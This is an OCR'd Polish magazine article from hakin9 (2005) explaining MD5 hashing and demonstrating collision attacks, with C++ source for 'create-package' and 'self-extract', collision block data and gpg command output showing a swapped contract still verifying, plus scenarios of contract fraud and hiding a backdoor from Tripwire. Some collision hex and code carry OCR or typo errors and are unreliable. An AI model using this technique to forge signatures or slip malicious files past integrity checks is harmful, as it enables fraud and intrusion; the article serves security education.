Zagrożenia związane ze stosowaniem algorytmu MD5


Philipp Schwaha, Rene Heinzl

Artykuł opublikowany w numerze 1/2005 magazynu *hakin9*

Magazyn *hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, *hakin9@hakin9.org*

Zagrożenia związane ze stosowaniem algorytmu MD5

Philipp Schwaha, Rene Heinzl



MD5 jest zapewne najpopularniejszą obecnie funkcją skrótu – jej zastosowania sięgają od prostych sum kontrolnych plików do DRM (Digital Rights Management). Choć odkrycie poważnej luki w bezpieczeństwie MD5 wydawało się nierealne, została ona znaleziona przez chińskich naukowców.

Badania nad MD5 prowadziło czterech chińskich naukowców: Xiaoyun Wang, Dengguo Feng, Xueija Lai i Hongbo Yu. Wyniki swoich analiz zaprezentowali na konferencji CRYPTO we wrześniu 2004 r. Ich wywód wyglądał niewiarygodnie, więc z początku nikt nie potraktował go poważnie. Jednak później kilku innych autorów zaprezentowało własne dokonania – potwierdziły one rewelacje zawarte w publikacji Chińczyków.

Scenariusze ataków

Wyobraźmy sobie, że chcemy sprzedać w Internecie coś bardzo cennego. Cena tego przedmiotu będzie wysoka, chcemy więc zawrzeć umowę kupna-sprzedaży. Znajdujemy kupca, uzgadniamy cenę i przygotowujemy kontrakt (plik PDF z umową opiewającą na 1,000 euro). Jeśli bylibyśmy w stanie stworzyć dwa pliki z taką samą sumą kontrolną MD5 i różną zawartością (na przykład z ceną w wysokości 100,000 euro), możemy oszukać kupującego.

Wysyłamy więc kontrakt na kwotę 1,000 euro kupcowi – ten akceptuje go, potwierdza swoim podpisem elektronicznym (na przykład przy użyciu *gpg*) i odsyła z powrotem. Dzięki temu, że mamy dwie umowy z tą samą sumą kontrolną MD5, możemy je zamienić – w ten sposób robimy świetny interes (pomijając aspekt moralny przedsięwzięcia – oczywiście szczerze odradzamy takie postępowanie). Kupiec musi zapłacić 100,000 euro, potwierdził przecież umowę własnym podpisem cyfrowym.

Oto inny przykład – pracujemy w wielkiej firmie informatycznej (na przykład jak ta z Redmond, USA), w dziale programistycznym. Uważamy, że pracodawca płaci nam zbyt mało, chcemy więc dokonać krwawej cyfrowej zemsty. Tworzymy plik z programem, nad którym właśnie pracujemy (nazwijmy to archiwum *dataG.file*). Następnie tworzymy jeszcze jeden plik (o nazwie *dataD.file*), tym razem z niebezpiecznymi danymi w rodzaju trojana lub backdoora. Wysyłamy niewinny plik *dataG.file* do działu zaj-

Z artykułu dowiesz się...

- jak działa jednokierunkowa funkcja skrótu MD5,
- jak można przeprowadzić ataki na funkcję MD5.

Powinieneś wiedzieć...

- powinieneś znać język programowania C++.

Jak działa MD5

Hash (skrót), zwany też *message digest* (ang. streszczenie wiadomości), to liczba generowana z danych wejściowych (na przykład tekstu). *Hash* jest krótszy niż dane wejściowe i powinien być generowany w taki sposób, by istniało jak najmniejsze prawdopodobieństwo, że dwie różne wiadomości będą miały taką samą wartość *hash*. Jeśli dwie różne wiadomości dają taki sam *message digest*, mówi się, że nastąpiła *kolizja*. Oczywiście należy unikać takich sytuacji – sprawiają, że stosowanie funkcji skrótu (haszujących) staje się bezużyteczne. Funkcja haszująca uniemożliwiająca odzyskanie oryginalnych danych z *hasha* zwana jest *jednokierunkową funkcją skrótu*.

Taką właśnie funkcją jest MD5, stworzona na uniwersytecie MIT (*Massachusetts Institute of Technology*) przez Ronalda Rivesta. Generuje ona skrót wiadomości o długości 128 bitów i jest powszechnie używana do sprawdzania integralności danych. Specyfikacja funkcji MD5 znajduje się w dokumencie RFC 1321 (patrz Ramka *W Sieci*).

Krok pierwszy: przygotowanie danych (padding)

MD5 zawsze używa danych o całkowitej długości równej wielokrotności 512 bitów. W celu uzyskania tekstu o wymaganej długości, przygotowuje się go w następujący sposób:

- do wiadomości dodawany jest pojedynczy bit o wartości 1 poprzedzony zerami – tak, by jej długość była o 64 bity krótsza od wielokrotności 512 bitów,
- brakujące 64 bity są wykorzystywane do przechowywania długości oryginalnej wiadomości – gdyby wiadomość miała nieprawdopodobną długość 2^64 bitów (czyli 2097152 terabajtów), dodawane są tylko ostatnie 64 bity.

Kroki te wykonywane są zawsze, nawet gdy wiadomość ma już wymaganą długość (wielokrotność 512 bitów).

Krok drugi: kalkulacja

Następnie tworzony jest *hash*, uzyskiwany przez wielokrotną modyfikację 128-bitowej wartości opisującej stan. Aby ułatwić zrozumienie tego procesu, na Rysunku 1 przedstawiono schemat algorytmu.

Dla celów obliczeniowych 128-bitowy stan jest dzielony na cztery 32-bitowe fragmenty (bloki) – nazwijmy je A, B, C i D. Na początku działania algorytmu wartości wynoszą:

- A = 0x67452301,
- B = 0xefcdab89,
- C = 0x98badcfe,
- D = 0x10325476.

Początkowy stan jest następnie modyfikowany poprzez przetworzenie każdego bloku danych wejściowych w odpowiedniej kolejności.

Przetwarzanie każdego z wejściowych bloków danych dokonywane jest w czterech fazach. Każda faza, zwana też *rundą*, składa się z 16 operacji, co daje 64 operacje dla każdego bloku danych. 512-bitowy blok wejściowy jest dzielony na 16 ciągów danych o długości 32 bitów. Istotą każdej z rund jest jedna z poniższych funkcji:

- `F(X,Y,Z) = (X AND Y) OR (NOT(X) AND Z),`
- `G(X,Y,Z) = (X AND Z) OR (Y AND NOT(Z)),`
- `H(X,Y,Z) = X XOR Y XOR Z,`
- `I(X,Y,Z) = Y XOR (X OR NOT(Z)).`

Każda z nich pobiera trzy 32-bitowe porcje danych i przetwarza je w pojedynczą 32-bitową wartość. W każdej rundzie, przy użyciu tych funkcji, obliczane są nowe tymczasowe zmienne stanu (A, B, C i D). Poza początkowymi danymi wejściowymi, do obliczenia wartości *hash* używane są dane z tablicy zawierającej całkowite części `4294967296 * abs(sin(i))`. Wyniki każdej fazy są używane w fazie następnej przez dodanie, na końcu danego bloku wejściowego, do poprzednich wartości A, B, C i D reprezentujących stan.

Po powtórzeniu operacji na wszystkich blokach wejściowych otrzymujemy *hash* w postaci 128-bitowej wartości opisującej stan.


mującego się kontrolą binariów, który sprawdzi program i dane oraz stworzy dla nich sumy kontrolne i sygnatury MD5. Program zostaje umieszczony na serwerze FTP. Teraz możemy zastąpić plik *dataG.file* szkodliwym plikiem *dataD.file* – sumy kontrolne MD5 będą identyczne. Jeśli nawet ktoś w przyszłości zwróci uwagę na złośliwą zawartość, winny będzie wyłącznie dział kontroli plików.

Kolejny scenariusz: piszemy prostą lecz wciągającą grę lub pożyteczny program. Umieszczamy nasze dzieło (umownie *dataG.file*) i kilka innych plików na stronie WWW. Następnie ktoś, kto pobierze nasz program rozpakowuje archiwum i instaluje binaria. Ponieważ jednak jest przytomnym użytkownikiem komputera, tworzy sumy kontrolne tych plików (przy użyciu *Tripwire* lub innego narzędzia korzystającego z MD5). Ale jeśli uzyskamy (niezależnie od metody) dostęp do jego maszyny, możemy zamienić *dataG.file* na nasz spreparowany plik *dataD.file*. System wykrywania zmian nie zarejestruje modyfikacji – pliki mają taką samą sumę kontrolną, a my mamy idealny backdoor ukryty w komputerze ofiary.

Brzmi to niewiarygodnie? Przynajmniej obecnie takie ataki są nierealne – chińscy badacze pod kierunkiem Wanga nie opublikowali dotąd kompletnego algorytmu umożliwiającego odnalezienie *collision key* (klucza kolizji) dla dowolnej wiadomości. Musimy więc ograniczyć nasze rozważania do stosunkowo prostych przykładów; możemy jednak pokazać, jak można tę wiedzę wykorzystać obecnie i co będzie można osiągnąć, jeśli mechanizm generowania kolidujących bloków z dowolnych wiadomości zostanie opublikowany. Nasze ograniczenia wynikają z faktu, że nie jesteśmy w stanie stworzyć par *collision key* w rozsądnym czasie. Skorzystamy więc z gotowych 1024-bitowych wiadomości zaprezentowanych w tekście Wanga.

Atak na cyfrowy podpis

Rozpocznijmy od przykładu z dwoma różnymi kontraktami (przykład



Rysunek 1. *Schemat działania algorytmu MD5*

oparty na tekście Ondreja Mikle z Uniwersytetu w Pradze).

Potrzebne będą następujące pliki (zamieszczone na *hakin9.live*):

- plik wykonywalny *create-package*,
- plik wykonywalny *self-extract*,
- dwa różne pliki zawierające kontrakty w PDF (*contract1.pdf*, *contract2.pdf*).

Pliki z archiwum na *hakin9.live* mogą być skompilowane przy użyciu dołączonego *Makefile* (platformy uniksowe). Użytkownicy platformy Microsoft Windows mogą skorzystać z gotowych binariów.

Plik wykonywalny *create-package* (patrz Listing 1) tworzy z dwóch zadanych plików (*contract1.pdf*, *contract2.pdf*) dwa nowe pliki z dodatkowymi informacjami – każdy z nich zawiera oba podane pliki. Składnia polecenia jest następująca:

```
$ ./create-package contract.pdf \
  contract1.pdf contract2.pdf
```

Program ten umieści pliki *contract1.pdf* i *contract2.pdf* w odpowiednich archiwach: *data1.pak* i *data2.pak*. Z każdego z nich, za pomocą programu *self-extract*, uzyskamy plik o nazwie *contract.pdf*.

Rysunek 2 pokazuje rozmieszczenie danych w plikach *data1.pak* i *data2.pak*.

Bloki w specjalnej wiadomości (*special message*) oznaczone kolorami zielonym i czerwonym to tak zwane *colliding blocks* (kolidujące bloki) – są różne w każdym z plików (*data1.pak* i *data2.pak*). Specjalne wiadomości to binarne ciągi dołączone do dokumentów chińskich naukowców. Pozostałe dane w plikach *data1.pak* i *data2.pak* są zawsze identyczne. Podczas obliczania sum kontrolnych MD5 tych plików zaznaczone kolidujące bloki sprawiają, że *hashe* są identyczne. Ponieważ reszta danych jest zawsze taka sama, w rezultacie *hash* jest zawsze taki sam – niezależnie od dodatkowej zawartości plików *.pak*.

W naszym przykładzie stworzymy dwa różne katalogi (*contract1Dir*

rozmiar w bajtach	dane	poprawne archiwum *data1.pak* z plikiem *contract1.pdf*	poprawne archiwum *data2.pak* z plikiem *contract2.pdf*
128 bajtów:	specjalna wiadomość	02dd31d1 c4eee6c5 069a3d69 5cf9af98 87b5ca2f ab7e4612 3e580440 897ffbb8 0634ad55 02b3f409 8388e483 5a417125 e8255108 9fc9cdf7 f2bdldd9 5b3c3780 d11d0b96 9c7b41dc f497d8e4 d555655a c79a7335 0cfdebf0 66f12930 8fb109dl 797f2775 eb5cd530 baade822 5c15cc79 ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35	02dd31d1 c4eee6c5 069a3d69 5cf9af98 87b5ca2f ab7e4612 3e580440 897ffbb8 0634ad55 02b3f409 8388e483 5a417125 e8255108 9fc9cdf7 f2bdldd9 5b3c3780 d11d0b96 9c7b41dc f497d8e4 d555655a c79a7335 0cfdebf0 66f12930 8fb109dl 797f2775 eb5cd530 baade822 5c15cc79 ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35
1 bajt:	długość nazwy pliku – `fnamelen`	0C	0C
X bajtów:	nazwa pliku do rozpakowania	contract.pdf	contract.pdf
4 bajty:	rozmiar pliku 1	0617	0617
4 bajty:	rozmiar pliku 2	0617	0617
rozmiar pliku 1 rozmiar pliku 2	dane z pliku 1 dane z pliku 2	dane z pliku contract1.pdf dane z pliku contract2.pdf	dane z pliku contract1.pdf dane z pliku contract2.pdf

Rysunek 2. *Rozmieszczenie danych w plikach data.pak*

i *contract2Dir*). Następnie umieścimy plik *data1.pak* w katalogu *contract1Dir*, zaś plik *data2.pak* – w katalogu *contract2Dir*. Kolejnym krokiem będzie zmiana nazw obu plików na *data.pak*. Należy też do obu katalogów skopiować plik *self-extract*.

Zawartość katalogów powinna wyglądać następująco:

- *contractDir1*: *self-extract* i *data.pak*,
- *contractDir2*: *self-extract* i *data.pak*.

Po uruchomieniu *self-extract* w każdym z katalogów program – na podstawie jednego ze znajdujących się w kolidujących blokach bitów – sam zdecyduje, który plik z *data.pak* rozpakować. Ten bit jest zdefiniowany w kodzie źródłowym następująco:

```
/* Offset kolidujacego bitu */
/* w pliku z danymi */
#define MD5_COLLISION_OFFSET 19
/* Maska bitowa kolidujacego bitu */
#define MD5_COLLISION_BITMASK 0x80
```

Sposób użycia tych plików wyjaśnimy za chwilę. Zajmijmy się najpierw wypakowaniem plików z danymi z archiwum *data.pak* (Rysunek 3).

Program *self-extract* (patrz Listing 2) rozpoczyna działanie od otworzenia pliku *data.pak*. Odczytuje bit decyzyjny (*decision-bit*) z pozycji zdefiniowanej przez `MD5_COLLISION_OFFSET` i maskuje go przy użyciu maski `MD5_COLLISION_BITMASK`. Następnie odczytuje długość nazwy pliku do rozpakowania (w naszym przypadku: `0x0C -> 12d`). Wreszcie odczytuje nazwę pliku (*contract.pdf*) oraz długość pierwszego i drugiego pliku. Te informacje wystarczą do obliczenia absolutnej pozycji danych do wypakowania w pliku *data.pak* – decyzja jest oparta o bit decyzyjny. Dane z określonej pozycji są wypakowywane do pliku o nazwie określonej wcześniej.

Jak widać na Rysunku 4, zaczynamy od stworzenia plików *data.pak* zawierających różne kontrakty (*contract1.pdf* i *contract2.pdf*). Kupujący otrzyma archiwum *data.pak* i plik wykonywalny *self-extract*. Wypakuje plik *contract.pdf* (pierwotnie *contract1.pdf*) z

Listing 1. *Kod źródłowy programu create-package*

```
#include <cstdio>
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <stdint.h>
#include <netinet/in.h>
//dwa kolidujace 1024-bitowe bloki
#include "collision.h"
#define COLLISION_BLOCK_SIZE (1024/8)
#define TABLE_SIZE (sizeof(FileSizes))
using namespace std;
uint32_t FileSizes[2], FileSizesNetFormat[2];
uint32_t getfilesize(ifstream &infile) {
    uint32_t fsize;
    infile.seekg(0, ios::end);
    fsize = infile.tellg();
    infile.seekg(0, ios::beg);
    return fsize;
}
int main(int argc, char *argv[] {
    if (argc < 3) {
        cout << "Usage: create-package outfile infile1 infile2" << endl;
        exit(1);
    }
```

Listing 1. *Kod źródłowy programu create-package cd.*

```
    ifstream infile1(argv[2], ios::binary);
    ifstream infile2(argv[3], ios::binary);
    ofstream outfile1("data1.pak", ios::binary);
    ofstream outfile2("data2.pak", ios::binary);
    FileSizes[0] = getfilesize(infile1);
    FileSizes[1] = getfilesize(infile2);
    //stworz dane do przechowania w pamieci i odczytaj oba pliki
    uint32_t datasize = FileSizes[0] + FileSizes[1];
    char *data = new char [datasize];
    infile1.read(data, FileSizes[0]);
    infile2.read(data+FileSizes[0], FileSizes[1]);
    //zapisz nazwe pliku do pakietu
    uint8_t fnamelen = strlen(argv[1]);
    //konwertuj tablice z rozmiarami plikow do formatu network-endian
    FileSizesNetFormat[0] = htonl(FileSizes[0]);
    FileSizesNetFormat[1] = htonl(FileSizes[1]);
    //utworz data1.pak
    outfile1.write((char *)collision[0], COLLISION_BLOCK_SIZE);
    outfile1.write((char *)&fnamelen, 1);
    outfile1.write(argv[1], fnamelen);
    outfile1.write((char *)FileSizesNetFormat, TABLE_SIZE);
    outfile1.write(data, datasize);
    outfile1.close();
    //utworz data2.pak
    outfile2.write((char *)collision[1], COLLISION_BLOCK_SIZE);
    outfile2.write((char *)&fnamelen, 1);
    outfile2.write(argv[1], fnamelen);
    outfile2.write((char *)FileSizesNetFormat, TABLE_SIZE);
    outfile2.write(data, datasize);
    outfile2.close();
    cout << "Custom colliding files created." << endl;
    cout << "Files are named data1.pak and data2.pak" << endl;
    cout << "Put each of them in contr1 and contr2 directory," << endl;
    cout << "rename each to data.pak and run self-extract
         to see result" << endl;
    cout << endl << "Press Enter to continue" << endl;
    char somebuffer[8];
    cin.getline(somebuffer, 8);
}
```

pliku *data.pak* i, po przeczytaniu umowy, podpisze pobrane pliki (*data.pak* i *self-extractor*) swoim kluczem.

Gdy te pliki wrócą do nas, możemy zamienić pliki *data.pak* (czyli w rzeczywistości *contract1.pdf* i *contract2.pdf*). Ponieważ kupujący podpisał je własnym kluczem i mamy podpisany kontrakt na absurdalnie wysoką kwotę (100,000 euro), możemy przystąpić do złośliwych działań.

W praktyce skorzystamy z linuksowego *gpg* (*GnuPG* 1.2.2) i naszych plików (*contract1.pdf*, *contract2.pdf*, *self-extract*). Jak pamiętamy, przesłaliśmy kupującemu stworzone pliki (*data.pak* i *self-extract*), więc otrzymał on następujące binaria:

```
$ ls -l
-rw-r--r--    1 test
  users     3266
  2004-12-01 00:59
  data.pak
-rwxr-x---    1 test
  users     6408
  2004-12-18 19:00
  self-extract
```

Po wypakowaniu i przeczytaniu kontraktu kupujący tworzy klucz *gpg* (`testforhakin9`):

```
$ gpg --gen-key
```

Wybiera następujące opcje:

- 5 (RSA, tylko podpis),
- 1024 – minimalna długość klucza,
- 1 (ważny jeden dzień),
- prawdziwe nazwisko (`rene heinzl`),
- adres e-mail (`test@email.com`),
- komentarz (`Used for hakin9 demonstration of reduced applicability of MD5`).

Teraz podpisuje swoim kluczem pliki *data.pak* i *self-extract*. Robi to za pomocą następujących poleceń:

```
$ gpg -u USERID \
  --digest-algo md5 \
  -ab -s data.pak
$ gpg -u USERID \
  --digest-algo md5 \
  -ab -s self-extract
```

W efekcie w swoim katalogu otrzyma takie pliki:


```
$ ls -l
-rw-r--r--    1 test
  users     3266
  2004-12-01 00:59
  data.pak
-rw-r-----    1 test
  users      392
  2004-12-29 14:59
  data.pak.asc
-rwxr-x---    1 test
  users     6408
  2004-12-18 19:00
  self-extract
-rw-r-----    1 test
  users      392
  2004-12-29 15:01
  self-extract.asc
```

Jak widzimy, ofiara stworzyła osobne sygnatury dla każdego z plików. Teraz prześle nam te pliki razem z podpisami. To odpowiedni moment dla naszego ataku:

```
$ gpg -v --verify \
  data.pak.asc data.pak
```

Wynik będzie następujący:

```
gpg: armor header:
  Version: GnuPG v1.2.2
  (GNU/Linux)
gpg: Signature made
  Wed 29 Dec 2004
```



Rysunek 3. *Dekompresja jednego pliku z archiwum data.pak*

```
  02:59:46 PM CET
  using RSA key ID 4621CB9C
gpg: Good signature from
  "rene heinzl (Used for hakin9
  demonstration of
  "reduced applicability of MD5")
  <test@email.com>"
gpg: binary signature,
  digest algorithm MD5
```

Jeśli zastąpimy odebrany plik *data.pak* (*contract1.pdf*) naszą własną, spreparowaną wersją *data.pak* (*contract2.pdf*) i spróbujemy zweryfikować dane, wynik będzie identyczny z poprzednim:

```
$ gpg -v --verify \
  data.pak.asc data.pak
gpg: armor header:
  Version: GnuPG v1.2.2
  (GNU/Linux)
gpg: Signature made
  Wed 29 Dec 2004
  02:59:46 PM CET
  using RSA key ID 4621CB9C
gpg: Good signature from
  "rene heinzl (Used for hakin9
  demonstration of
  "reduced applicability of MD5")
  <test@email.com>"
gpg: binary signature,
  digest algorithm MD5
```

Listing 2. *Kod źródłowy programu self-extract*

```
#include <cstdio>
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <stdint.h>
#include <netinet/in.h>
using namespace std;
#define MD5_COLLISION_OFFSET 19
#define MD5_COLLISION_BITMASK 0x80
#define SUBHEADER_START (1024/8)
#define TABLE_SIZE (sizeof(FileSizes))
uint32_t FileSizes[2];
uint32_t FilePos[2];
```

Możemy teraz wypakować plik *contract.pdf* (*contract2.pdf*) z pliku *data.pak* – okaże się, że jest zupełnie inny niż ten, który został podpisany przez kupującego. Wadą zaprezentowanej metody jest konieczność użycia dwóch plików i fakt, że ofiara musi podpisać oba pliki, a nie sam kontrakt. Nie zmniejsza to jednak zagrożenia, jakie niesie ze sobą zaprezentowana metoda.

W branży kontroli cyfrowych treści (*Digital Rights Management*, DRM) zawsze stosowana jest któraś z funkcji haszujących, nawet jeśli nie służy bezpośrednio do uzyskiwania *message digest* plików. Komercyjni producenci używają zwykle trzech najważniejszych algorytmów – RSA, DSA i *ElGamal* (są to asymetryczne metody szyfrowania). Ponieważ jednak techniki te są powolne, w świecie DRM używa się ich raczej do podpisywania sum *hash*, nie zaś samych plików. W związku z tym użycie zaprezentowanej metody do nadużyć (preparowanie podpisów dla plików, niezależnie od ich wielkości) – biorąc pod uwagę dużą wydajność MD5 – jest całkiem realne.

Wspomniana technika jest używana na codzień przez *Microsoft Authenticode*, choćby w przeglądarce *Internet Explorer*. Jej zadaniem jest ograniczenie wykonywalnej zawartości stron internetowych tylko do podpisanych cyfrowo binariów. Wobec faktu, że technika Microsoftu wykorzystuje (a przynajmniej umożliwia wykorzystanie) MD5, zastosowanie opisanej metody ataku do podmiany niewinnej zawartości na szkodliwą byłoby wręcz trywialne.

Listing 2. *Kod źródłowy programu self-extract, cd.*

```
int main(int argc, char *argv[]) {
    ifstream packedfile("data.pak", ios::binary);
    uint8_t colliding_byte, fnamelen;
    //znajdz i odczytaj bajt, w ktorym nastepuje kolizja MD5
    packedfile.seekg(MD5_COLLISION_OFFSET, ios::beg);
    packedfile.read((char *)&colliding_byte, 1);
    //zaladuj nazwe pliku
    packedfile.seekg(SUBHEADER_START, ios::beg);
    packedfile.read((char *)&fnamelen, 1);
    char *filename = new char[fnamelen+1];
    packedfile.read(filename, fnamelen);
    filename[fnamelen] = 0; //zakonczenie ciagu
    //zaladuj tablice plikow
    packedfile.read((char *)FileSizes, TABLE_SIZE);
    //konwertuj tablice z formatu sieciowego do formatu hosta
    //zadziala na platformach little-endian i big-endian
    for (int i=0; i<2; i++) FileSizes[i] = ntohl(FileSizes[i]);
    //aktualizacja pozycji plikow w archiwum
    FilePos[0] = SUBHEADER_START + 1 + fnamelen + TABLE_SIZE;
    FilePos[1] = FilePos[0] + FileSizes[0];
    unsigned int fileindex = (colliding_byte & MD5_COLLISION_BITMASK) ? 1 : 0;
    //odczytaj i wypakuj plik
    uint32_t extrsize = FileSizes[fileindex];
    uint32_t extrpos = FilePos[fileindex];
    char *extractbuf = new char[extrsize];
    packedfile.seekg(extrpos, ios::beg);
    packedfile.read(extractbuf, extrsize);
    packedfile.close();
    ofstream outfile(filename, ios::binary);
    outfile.write(extractbuf, extrsize);
    outfile.close();
    cout << "File " << filename << " extracted. Press Enter to continue."
         << endl;
    char somebuffer[8];
    cin.getline(somebuffer, 8);
    return(0);
}
```

Atak na integralność danych

Jak mogliśmy się przekonać, wykorzystując kolizje możemy stworzyć dwa zupełnie różne kontrakty i bez ryzyka podsunąć jeden z nich ofierze. Przyjrzyjmy się teraz wykorzystaniu ataku na MD5 do kompromitacji systemów sieciowych służących do publikacji oprogramowania zabezpieczonego *hashami* MD5 oraz tych chronionych przez narzędzia sprawdzające integralność plików. Do takich narzędzi należy na przykład *Tripwire*, tworzący sumy kontrolne wszystkich ważnych plików i wykrywający ich zmiany (patrz Artykuł *Tripwire – wykrywacz odmieńców*, *hakin9* 3/2004). Dla lepszego zrozumienia omówimy jedynie atak na system chroniony narzędziem typu *Tripwire*, ale dostosowanie tego scenariusza do kompromitacji plików na serwerze WWW czy FTP jest prawie banalne.

Jak dokonamy symulacji ataku? Użyjemy pliku wykonywalnego i, podobnie jak poprzednio, dwóch różnych archiwów *data.pak* (*dataG.file*, *dataD.file*) – zawartość tych plików to jedynie dane z dokumentów chińskich naukowców, więc ich sumy kontrolne MD5 będą identyczne. Następnie umieścimy plik wykonywalny i niewinne *dataG.file* na serwerze. Jeśli użytkownik pobierze i rozpakuje te pliki, wszystko będzie wyglądało zwyczajnie. Ale gdyby udało nam się zdobyć dostęp do jego komputera i zastąpić *dataG.file* plikiem *dataD.file*, program *Tripwire* ciągle nie odnotuje różnic – sumy MD5 będą takie same, choć zawartość archiwów może być zupełnie różna.

Przyjrzyjmy się szczegółom. Przygotowaliśmy do potrzeb symulacji dwa proste narzędzia (*runprog*, *make-data-packages*). Najpierw, przy użyciu *make-data-packages* (patrz Listing 3), stworzymy nasze dwa odmienne archiwa (*dataG.file* to skrót od *data-General-file*, a *dataD.file* jest skrótem od *data-Dangerous-file*):

```
$ ./make-data-packages
```

